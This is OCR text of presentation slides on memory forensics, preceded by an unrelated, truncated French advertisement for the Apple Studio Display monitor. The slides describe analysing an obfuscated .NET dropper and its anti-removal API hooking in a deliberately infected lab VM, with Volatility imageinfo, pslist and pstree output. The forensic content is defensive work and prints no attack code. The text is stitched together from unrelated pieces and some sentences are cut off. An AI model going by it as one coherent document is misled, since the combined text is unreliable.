
- Moniteur cristaux liquides (LCD) à matrice active de 15 pouces (diagonale visible) pour des textes précis et des images éclatantes
- Résolution native de 1 024 x 768 pour un confort d'utilisation exceptionnel tout au long de la journée
- Conçu pour fonctionner avec l'interface graphique numérique de Power Mac G4 pour un affichage sans distorsion
- Grand angle de visualisation, pour une visibilité

Elégant et inspirant, le moniteur Apple Studio Display 15 pouces est une véritable œuvre d'art dont vous apprécierez tous les jours les nombreux avantages. Système de connexion à câble unique, encombrement réduit, qualité d'image exceptionnelle : ce moniteur vous offre un nouveau regard sur votre travail.

Le moniteur Apple Studio Display associe une interface 100 % numérique au meilleur de la technologie LCD à matrice active. Résultat ? Vous bénéficiez d'un affichage de 1024 par 768 pixels d'une stabilité parfaite et d'images lumineuses, précises, sans aucune distorsion. Son grand angle de visualisation et sa capacité à gérer réellement 16,7 millions de couleurs

Memory Forensics


- ✓ Here it was an **obfuscated .Net based Dropper**.



- Fac 26-12-2012 (11.0.0.0)
  - Fac 26-12-2012.exe
    - References
    - { } -
    - { } eHuomvMrJXcKMZIsFh
    - { } eJ3GWE5ypvgsJJmEta
    - { } erX4ktx4Rk0N4Wn25p
    - { } ewnCuCF88TSkRHIgOT
    - { } Fac_26_12_2012
    - { } Fac_26_12_2012.My
    - { } Fac_26_12_2012.My.Resources
  - Resources
    - 04801911-0811-4697-9750-1650c6ba1ccf
    - 4cfb801e-8c31-4ba0-8643-c13566c77dc5
    - d0dd2312-f5b5-44ec-944e-67a3e58262b3
    - Fac_26_12_2012.Form1.resources
    - Fac_26_12_2012.Resources.resources

Memory Forensics

- ✓ Even if you manually find the embedded payload, **nearly everything is packed to disturb Reverse Engineers**.



Resource .NET v4 (Personal use) - Fac_26_12_2012.Resources.reso...

Resource Name

Type : System.Byte[]

Name : AntiRestor

Data : System.Byte[]


Byte[]	
_1	Tableau de Byte[]
_2	Tableau de Byte[]
AntiRestor	Tableau de Byte[]

AntiRestor

\psf\Home\DOCU~CQ0\REFL~8D5\DISA~G0W\FAC2~9PK\Fac_26_12_2012.Resources.reso 3

Memory Forensics

- **The only one unencrypted payload was a kind of anti-restoring feature**, which basically hooks specific API to prevent system administrators to remove the malware [e.g. by killing his task manager].



_1.exe	30.01.2013 14:35	Application	80 Ko
_2.pdf	30.01.2013 14:35	Fichier PDF	148 Ko
AntiRestor.exe	30.01.2013 14:34	Application	34 Ko

- **And then? What’s next?** We could spend lots of time in a Reverse Engineering phase, or analyse its behaviour in a sandbox [if the code doesn’t detect it]…

- …And we can **simply see what’s happen in memory**.

Memory Forensics


- ✓ Just **infect voluntarily your VM** or your lab workstation.

- ✓ And use one of the good existing tools to dump the whole memory:
  - Memory from Mandiant
  - FTK Imager from AccessData
  - FastDump from HB Gary
  - **DumpIt** and Win32dd / Win64dd from Moonsols
  - And of course your favourite FireWire interface

- ✓ Before using **Volatility to dissect this memory dump**.

Memory Forensics


- ✓ Let’s begin to get **basic information on our dump file**.



```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility imageinfo -f WI
NFORENSICS-20130130-160046.raw
Volatile Systems Volatility Framework 2.0
          Suggested Profile(s) : WinXPSP3x86, WinXPSP2x86 (Instantiated with Win
XPSP2x86)
                     AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\FRoGito\Tools\DFIR\V
olatility-Standalone-2.0\WINFORENSICS-20130130-160046.raw)
                      PAE type : PAE
                           DTB : 0x347000
                          KDBG : 0x80545c60L
                          KPCR : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2013-01-30 16:00:47
     Image local date and time : 2013-01-30 16:00:47
          Number of Processors : 1
                    Image Type : Service Pack 3
```

Memory Forensics


✓ The **PSLIST** command **quickly show processes**.



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py pslist -f WINFORENSICS-20130130-141408.raw --profile=WinXPSP3x8
6
Volatile Systems Volatility Framework 2.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ -------------------- --------------------
0x89e43830 System                    4      0     57      485 ------      0
0x89c95a20 smss.exe                540      4      3       19 ------      0 2013-01-30 11:22:29
0x89caa020 csrss.exe               612    540     12      431      0      0 2013-01-30 11:22:31
0x899a2da0 winlogon.exe            636    540     19      582      0      0 2013-01-30 11:22:32
0x89bdf020 services.exe            680    636     17      376      0      0 2013-01-30 11:22:33
0x89911020 lsass.exe               692    636     20      351      0      0 2013-01-30 11:22:33
0x89bd3518 vmacthlp.exe            848    680      1       25      0      0 2013-01-30 11:22:34
0x89d00808 svchost.exe             864    680     16      193      0      0 2013-01-30 11:22:34
0x89af4818 svchost.exe             944    680     11      277      0      0 2013-01-30 11:22:35
0x89bc9878 svchost.exe            1076    680     72     1614      0      0 2013-01-30 11:22:35
0x8988c3a0 svchost.exe            1180    680      4       71      0      0 2013-01-30 11:22:40
0x89bca5d0 svchost.exe            1228    680     13      171      0      0 2013-01-30 11:22:40
0x898dfda0 spoolsv.exe            1444    680     15      255      0      0 2013-01-30 11:22:42
0x898de448 svchost.exe            1548    680      5      108      0      0 2013-01-30 11:22:59
0x89bc0900 jqs.exe                1620    680      5      139      0      0 2013-01-30 11:22:59
0x897396a0 SbieSvc.exe            1668    680      7       81      0      0 2013-01-30 11:22:59
0x898d4020 vmtoolsd.exe           1776    680      7      309      0      0 2013-01-30 11:22:59
0x89718188 explorer.exe            916    136     18      639      0      0 2013-01-30 11:23:37
0x8970a220 vmtoolsd.exe           1660    916      3      125      0      0 2013-01-30 11:23:41
0x89719258 jusched.exe            1688    916      4      252      0      0 2013-01-30 11:23:42
0x89b6a430 SbieCtrl.exe           1696    916      3       75      0      0 2013-01-30 11:23:42
0x89844da0 ctfmon.exe             1704    916      1      119      0      0 2013-01-30 11:23:42
0x89b888a0 wuauclt.exe            1520   1076      3      116      0      0 2013-01-30 11:24:11
0x898888e0 alg.exe                2044    680      6      107      0      0 2013-01-30 11:24:33
0x89a78380 cmd.exe                2112    916      1       37      0      0 2013-01-30 12:24:20
0x89652430 cmd.exe                3856    916      1       37      0      0 2013-01-30 12:31:23
0x895bbda0 Fac26122012.exe        1556    916      0 --------      0      0 2013-01-30 12:43:58  2013-01-30 12:44:03
0x895d8020 wmiprvse.exe            352    864      0 --------      0      0 2013-01-30 12:44:01  2013-01-30 12:45:31
0x898e1020 Fac26122012.exe         276    916      0 --------      0      0 2013-01-30 13:22:36  2013-01-30 13:22:40
0x895e9350 wmiprvse.exe           3748    864      0 --------      0      0 2013-01-30 13:22:38  2013-01-30 13:24:33
0x89370d08 mspaint.exe            3984    916      0 --------      0      0 2013-01-30 13:23:20  2013-01-30 13:24:55
0x895c5a20 svchost.exe            3036    680      9      139      0      0 2013-01-30 13:23:20
0x89350da0 svchost.exe            3264   3116      2      274      0      0 2013-01-30 13:53:31
0x89371020 svchost.exe            3896   3116      7      178      0      0 2013-01-30 13:53:31
0x8958a428 netstat.exe            2300   3856      0 --------      0      0 2013-01-30 13:54:20  2013-01-30 13:54:20
0x8959a150 mspaint.exe            2968    916      0 --------      0      0 2013-01-30 13:56:21  2013-01-30 13:56:54
0x8937a568 mspaint.exe             860    916      0 --------      0      0 2013-01-30 13:58:03  2013-01-30 13:58:42
0x89acd7f0 notepad.exe            4056    916      0 --------      0      0 2013-01-30 13:59:09  2013-01-30 14:06:49
0x893662a0 regedit.exe            2436    916      0 --------      0      0 2013-01-30 13:59:29  2013-01-30 14:00:46
0x896fa020 mspaint.exe            3980    916      0 --------      0      0 2013-01-30 14:00:02  2013-01-30 14:00:50
0x89ad1768 regedit.exe            4036    916      0 --------      0      0 2013-01-30 14:01:00  2013-01-30 14:07:00
0x89480848 mspaint.exe            2864    916      0 --------      0      0 2013-01-30 14:02:57  2013-01-30 14:04:27
0x89464518 eventvwr.exe           3132    916      0 --------      0      0 2013-01-30 14:05:34  2013-01-30 14:05:35
0x89478270 netstat.exe            2668   2112      0 --------      0      0 2013-01-30 14:07:31  2013-01-30 14:07:32
0x8945f7b0 notepad.exe            2584    916      0 --------      0      0 2013-01-30 14:08:18  2013-01-30 14:11:21
0x8945a128 mspaint.exe             348    916      0 --------      0      0 2013-01-30 14:09:03  2013-01-30 14:10:43
0x89339c88 CaptureBAT.exe          516   3856      0 --------      0      0 2013-01-30 14:11:40  2013-01-30 14:12:51
0x8945f020 _1.exe                 2380    916      0 --------      0      0 2013-01-30 14:11:45  2013-01-30 14:11:48
0x893276f8 netstat.exe            3424   2112      0 --------      0      0 2013-01-30 14:12:23  2013-01-30 14:12:23
0x89450280 DumpIt.exe             2784    916      1       25      0      0 2013-01-30 14:14:08
```

Memory Forensics

- ✓ You can **arrange them by tree** view.



```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility pstree -f WINFORENSICS-2013
profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.0
Name                                        Pid    PPid   Thds   Hnds   Time
 0x89E43830:System                               4      0     58    480 1970-01-01 00:00:00
. 0x89D77020:smss.exe                          540      4      3     19 2013-01-30 14:30:41
.. 0x8995C888:csrss.exe                        604    540     12    431 2013-01-30 14:30:43
.. 0x89AA7020:winlogon.exe                     636    540     20    572 2013-01-30 14:30:43
... 0x89AA9020:services.exe                    680    636     16    289 2013-01-30 14:30:45
.... 0x897F8C78:svchost.exe                   1152    680      5     77 2013-01-30 14:30:53
.... 0x89785020:hxdef100.exe                  2576    680      2     31 2013-01-30 15:58:32
.... 0x89B257D0:spoolsv.exe                   1440    680     11    134 2013-01-30 14:30:55
.... 0x897E3950:svchost.exe                   1840    680      4    106 2013-01-30 14:31:12
.... 0x89B2D508:svchost.exe                   1076    680     70   1433 2013-01-30 14:30:49
..... 0x89B6D7B0:wuauclt.exe                  2056   1076      3    115 2013-01-30 14:32:36
.... 0x898CE020:svchost.exe                    960    680     10    274 2013-01-30 14:30:47
.... 0x8977D760:alg.exe                       1224    680      5    105 2013-01-30 14:31:41
.... 0x89BF4768:vmacthlp.exe                   848    680      1     25 2013-01-30 14:30:46
.... 0x89BD2878:jqs.exe                       2004    680      5    159 2013-01-30 14:31:16
.... 0x89A4FDA0:SbieSvc.exe                    216    680      7     81 2013-01-30 14:31:18
.... 0x899FC020:svchost.exe                    876    680     17    194 2013-01-30 14:30:47
.... 0x89B76020:vmtoolsd.exe                   552    680      7    324 2013-01-30 14:31:20
.... 0x89D21DA0:svchost.exe                   3704    680      5    125 2013-01-30 15:51:00
.... 0x898C77D8:svchost.exe                   1236    680     12    171 2013-01-30 14:30:54
... 0x8993E788:lsass.exe                       692    636     20    355 2013-01-30 14:30:45
 0x89A61740:explorer.exe                      1756   1716     14    516 2013-01-30 14:31:08
. 0x89D1A020:notepad.exe                      2496   1756      1     43 2013-01-30 15:51:54
. 0x89D1D630:kl.exe                            404   1756      1     12 2013-01-30 15:59:33
. 0x897D8158:SbieCtrl.exe                      420   1756      3     74 2013-01-30 14:31:19
. 0x8977F020:cmd.exe                          2556   1756      1     33 2013-01-30 14:31:49
.. 0x89D04930:office.exe                       612   2556      1     42 2013-02-02 17:56:51
... 0x896B4020:dwwin.exe                      1064    612      4    145 2013-02-02 17:56:51
. 0x897D37D0:ctfmon.exe                        480   1756      1    115 2013-01-30 14:31:19
. 0x89714DA0:regedit.exe                      3688   1756      1     53 2013-02-02 17:56:21
. 0x899FF758:jusched.exe                       252   1756      1     41 2013-01-30 14:31:18
. 0x89A4F6A8:vmtoolsd.exe                      244   1756      6    248 2013-01-30 14:31:18
. 0x89721AE0:DumpIt.exe                       2868   1756      1     25 2013-02-02 17:57:44
 0x89D50A48:svchost.exe                       3316   3292      7    216 2013-01-30 14:56:18
 0x897E04C0:svchost.exe                        176   2024      2   1246 2013-01-30 14:31:17
```

Memory Forensics

